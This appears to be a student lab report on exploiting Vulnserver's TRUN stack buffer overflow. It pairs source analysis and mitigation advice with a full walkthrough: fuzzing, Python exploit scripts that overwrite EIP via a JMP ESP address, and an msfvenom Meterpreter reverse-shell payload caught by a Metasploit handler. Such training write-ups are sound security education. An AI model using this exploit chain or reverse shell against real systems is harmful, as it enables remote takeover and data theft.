Vulnserver Vulnerability - Report Task-1

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Starting the entire case study of our Vulnserver from scratch.
We view the source code which is provided in their Github here.
After Examining the entire code that there are a lot of vulnerabilities which can be exploited.

This time we are going to use Fuzzing to identify **Vulnerability** in **TRUN** command .
Exploit it via **Remote Code Execution**.

Examining the TRUN command

In first line of code we see that ***strncmp*** checks the Recvbuf and compares it to **"TRUN "** and if both strings match it returns 0 value or boolean true , the execution then passes inside the else if statement . In next two line we see that `TrunBuf` pointer is allocated 3000 bytes in dynamic memory and memset gives sets the first 3000 bytes of the memory block pointed to by `TrunBuf` to `0`

The For loop iterates through the input and checks if a dot (`.`) character exists . In the *strncpy* it copies 3000 bytes from `RecvBuf` to `TrunBuf`

```
} else if (strncmp(RecvBuf, "TRUN ", 5) == 0) {
        char *TrunBuf = malloc(3000);
        memset(TrunBuf, 0, 3000);
        for (i = 5; i < RecvBufLen; i++) {
                if ((char)RecvBuf[i] == '.') {
                        strncpy(TrunBuf, RecvBuf, 3000);
                        Function3(TrunBuf);
                        break;
                }
        }
        memset(TrunBuf, 0, 3000);
        SendResult = send( Client, "TRUN COMPLETE\n", 14, 0 );
```

Now the Function3 is called : `Strcpy` Copies the Content of TrunBuf (heap space) into Buffer2S (stack)

```
void Function3(char *Input) {
        char Buffer2S[2000];
        strcpy(Buffer2S, Input);
}
```

Apart from all the commands like SRUN , STATS etc . Only TRUN command has some special code allocations of 3000 bytes and others have 120 bytes each and only TRUN command has access to Function3

Vulnerabilities :

1. when **strncpy copies 3000 bytes** of source to destination it doesn't check for the capacity of **Destination** which might lead to Stack Overflow.
2. In the **Function3** the **strcpy** does not check for any **buffer boundaries** while copying , so we can possibly overwrite the buffer and **Return Address**.

Mitigations / Patching :

1. We can use `strcpy_s` , which is better than both **strcpy** and **strncpy** because it includes the destination buffer size as an argument. It ensures that the copy operation does not exceed the bounds of the destination buffer .It returns an error code if it fails, rather than a pointer. We can patch the buffer overflow with this.
2. We can enable **Stack Canary - Smashes the stack when its value is not guessed right during overflow , NX - Does not allow remote code execution of our code , PIE - randomizing the base address of the executable** which will help in preventing Buffer Overflow in our Stack.
3. To Inject and Execute our remote code we need Jump ESP which in our case is **Essfunc.dll** where we notice that all **ALSR** , **Rebase** and **All Memory Protections** are **OFF/False** . If we Turn all of them **ON/TRUE** and don't give the hacker any other such Jump ESP we can prevent the exploitation of vulnerabilities relying on hardcoded memory addresses. This ensures that the memory layout of the process is randomized, making it significantly harder for attackers to predict the locations of function pointers to execute arbitrary code.

Starting the Walkthrough for Vulnserver Exploitation


- We need two Virtual Machines : Windows 10 , Kali Linux
- Downloading the Vulnserver in Windows 10 VM from here
- Open CMD and go to `vulnserver` directory > run `vulnserver.exe` .

While Vulnserver is running , go to Kali VM and Connect it **Netcat** Tool :

```
nc -nv <Windows IP> 9999
```

Windows IP and set **Port to 9999** which is default for Vulnserver


We will be using Spike Fuzzing to find crash
We write a code given below in `test.spk` and save it



To Execute the `test.spk`
We write this command in our Kali while the Vulnserver is Running

```
generic_send_tcp <Windows IP> 9999 test.spk 0 0
```

We then Notice that the Welcome Interface crashes after a bunch of inputs



- When you check your Windows Terminal you will notice that Vulnserver has crashed
- Its Time to **Recreate** and **Analyse The crash.**

Recreating the crash :

Write a python script - `exploit1.py` where we input 5000 A's


```
#!/usr/bin/python
import os
import sys
import socket


host = "192.168.242.130"
port = 9999
buffer = "A" * 5000
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit1")
s.send("TRUN /.:/" + buffer)
print s.recv(1024)
s.close()
```

Analyse the Crash : Using Immunity Debugger

- Download the Immunity Debugger from here
- Open the Vulnserver.exe File in Immunity Debugger
- When it loads up Press the Play Button
- Now In Kali Run `exploit1.py`

```
python2 exploit1.py
```

Now Check your Immunity Debugger , You will see crash has Occurred



- The EIP (Return Address) is overwritten with A's which 41414141 in hex , this is the reason of our crash. since it was a invalid return address.
- We will now Calculate the Offset to Overwrite EIP Precisely.
- If we can overwrite the EIP Precisely we can jump to Function in the code , for which we need the Offset.


We use the **Metasploit Framework** (In-built in Kali) to create a large pattern of **5000 Characters**

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
```

Input the pattern exactly as given in `exploit2.py` code.

```
#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
buffer = " <Enter the pattern Here> "
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit2")
s.send("TRUN /.:/" + buffer)
print s.recv(1024)
s.close()
```

- Restart the Immunity Debugger by pressing `<<` this button and play it again.
- Run your `exploit2.py` file and check for crash in your Immunity debugger.



We Note down the **EIP** since we need it **Calculate the Offset**

Calculating the Offset :-

we paste the value of EIP in this command and get the **Offset**


```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 5000 -q
386F4337
```

Offset = 2003
In The Next Exploit which is `exploit3.py`
We input :-
A -2003 (padding)
B - 4 (Here our return address will go) ,
C- Rest (Shell code)

To check if all **4 B's** go into **EIP Precisely** we will next exploit and check in Immunity Debugger

```
#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
buffer = "A" * 2003 + "B" * 4 + "C" * 2993
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit3")
s.send("TRUN /.:/" + buffer)
print s.recv(1024)
s.close()
```

- Restart Immunity debugger
- Run the `exploit3.py` and check Immunity Debug for a crash



- We can see that **EIP register** is Overwritten with **B's** which is 42424242 in hex and we successfully hijacked it Precisely.
- We can replace our **B's** with our **memory address** of any functions where we to Jump to.

Bad Characters

- Finding the **Bad Characters** since it can eliminate the functional characters and make our shell code useless
- In Mona Command Line Write

```
!mona bytearray -b'\x00'
```

- This command will give you list of Bad Characters.
- It will store it inside text file `bytearray.txt` which you can find in your mona files.
- Put the Bad Characters in your script as per `exploit4_bad.py` . restart the Immunity Debugger and run the script.
- You will notice that that **"\x00"** is bad character so we remove it.
- We have to avoid using it in our payload as well.

To Inject our shell code we will need **JMP ESP** to overwrite the Return Address and point it towards our Memory.


Enter this command in your Immunity Debugger

```
!mona modules
```

- We Find that `essfunc.dll` has all Protection **False** : **ASLR , Rebase , SafeSEH** etc
- So we will use some pointers present as our **JMP ESP**
- To Find the Pointers in it , we use OP code of JMP ESP which is **ff e4**

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

- We Find total 9 Pointers , which are all JMP ESP's , can use any of them
- We take the First One Address `0x625011AF`





- Lets code it into our next `exploit5.py`
- Do note that while coding it we have to write it in **Little Endian manner.**

```
#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
buffer = "A" * 2003 + "\xAF\x11\x50\x62" + "\x90" * 10 + "C" * 2983
#0x625011af jmp esp , written in little endian
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit5")
s.send("TRUN /.:/" + buffer)
print s.recv(1024)
s.close()
```

- Restart immunity Debugger and to go to our address `0x625011AF`
- Set a Breakpoint there

- Run it
- Check if the EIP is at the Breakpoint
- Step Into the Address





- We can See that our `\x90` as **No Operation** And Then Its our **C's** where our payload will go , so our `exploit5.py` is correct .
- Time to **Prepare** and **Inject** our shellcode in our **Final Exploit**
- We will use **msfvenom** to get our payloads
- msfvenom already has bunch of payloads for different scenarios prepared in it , we need one which suits our case the most.
- To check all of them just write command

```
msfvenom -l payloads
```

We will be using this **windows/meterpreter/reverse_tcp payload** : This will give us the meterpreter reverse shell and supports TCP connection

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=<kali_ip> lport=4444 -e
x86/shikata_ga_nai -b "\x00" -f c
```

- This will give you the Payload
- Paste the payload in script as per `exploit_final.py`

```
#!/usr/bin/python
import os
import sys
import socket

host = "192.168.242.130"
port = 9999
payload = #Enter the payload here
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
print ("sending exploit_final")
s.send("TRUN /.:/" + payload) # change variable
print s.recv(1024)
s.close()
```

- Now that we are done Analyzing The Crash in the Immunity Debugger Close it
- Open CMD and Run Vulnserver.exe
- In kali run your `exploit_final.py` in another tab

```
python2 exploit_final.py
```

Since Our Payload gives a Meterpreter Reverse Shell on your Kali .

We Need to Do the Following steps Simultaneously to get the shell displayed :

```
msfconsole
```


```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set lhost <kali ip>
```

```
run
```

There You go Now you Have Got **Meterpreter Reverse Shell** On Your Kali.



- I have made additional Exploits in **Rust , Nim and C++** which are attached in zip folder

Impact and Potential Risks

- In this Buffer Overflow Vulnerability we can inject and execute our shell code in the system This code could perform various **malicious activities**, such as installing malware, stealing sensitive information, or compromising the integrity and availability of the system.
- This may also lead to launch of **DoS - Denial of service attacks** on systems By causing the system to crash or become unresponsive, attackers disrupt legitimate users' access to services, causing operational disruptions and financial losses for the affected organization.
- We can even access sensitive data on the system which could lead to a Data Breach which are stored on compromised system. This can include personally identifiable information (PII), financial records, intellectual property, or other confidential data.
- They can execute commands, manipulate files, and escalate privileges, potentially leading to complete control over the system and sensitive data theft.
- Ultimately It can damage an **organization's reputation** and erode trust among customers, partners, and stakeholders.

References :

1. Google Classroom Videos and PPTs
2. https://github.com/Jeetu855/Binary-Exploitation/blob/master/Notes/note.md
3. https://infosecwriteups.com/windows-based-exploitation-vulnserver-trun-command-buffer-overflow-707faa669b4c#bypass
4. https://fluidattacks.com/blog/vulnserver-trun/

5. https://youtu.be/yJF0YPd8lDw?feature=shared

Bloopers :

- I made the video a bit faster since it was not able fit in given time limit , really sorry for inconvenience :(please do consider it.

Thank You